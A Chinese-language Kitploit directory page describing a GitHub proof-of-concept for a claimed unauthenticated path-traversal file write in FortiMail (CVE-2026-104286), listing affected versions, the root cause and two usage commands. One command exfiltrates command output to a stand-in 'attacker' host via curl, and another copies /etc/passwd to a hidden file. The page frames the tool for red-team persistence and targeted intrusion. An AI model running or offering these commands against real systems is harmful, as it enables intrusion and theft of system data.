
Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2026-104286-POC — 针对 FortiMail 中 CVE-2026-104286 的未认证路径遍历漏洞利用,通过构造 HTTP/HTTPS 请求写入任意文件,用于红队评估与持久化。 | Kitploit
工具/GitHubGitHub/shadowforge-cyber/cve-2026-104286-poc
持久化机制漏洞分析漏洞利用Web应用程序漏洞利用Web安全渗透测试红队Payload 开发

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享
GitHub
shadowforge-cyber/cve-2026-104286-poc

CVE-2026-104286-POC

针对 FortiMail 中 CVE-2026-104286 的未认证路径遍历漏洞利用,通过构造 HTTP/HTTPS 请求写入任意文件,用于红队评估与持久化。

查看仓库
8424天前尚未审核

FortiMail CVE-2026-104286 路径遍历漏洞利用

概述

针对 FortiMail 中 CVE-2026-104286 的高级未认证远程任意文件写入漏洞利用。精心构造的 HTTP/HTTPS 请求可绕过 Web 客户端中的路径清理机制,从而在底层操作系统上创建任意文件。用于红队评估、持久化植入以及对 FortiMail 部署的定向入侵。

受影响版本

FortiMail 8.0.x (<8.0.2)、7.6.x (<7.6.6)、7.4.x (<7.4.8)、7.2.x (<7.2.9)、7.0.x (<7.0.10)

根本原因

未正确将路径名限制在受限目录内(CWE-22)。HTTP/HTTPS API 处理程序中的文件上传路径未对 ../ 序列进行验证,导致可遍历到预期上传目录之外。

用法


$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
image

漏洞利用

漏洞利用联系方式:[email protected]

下载工具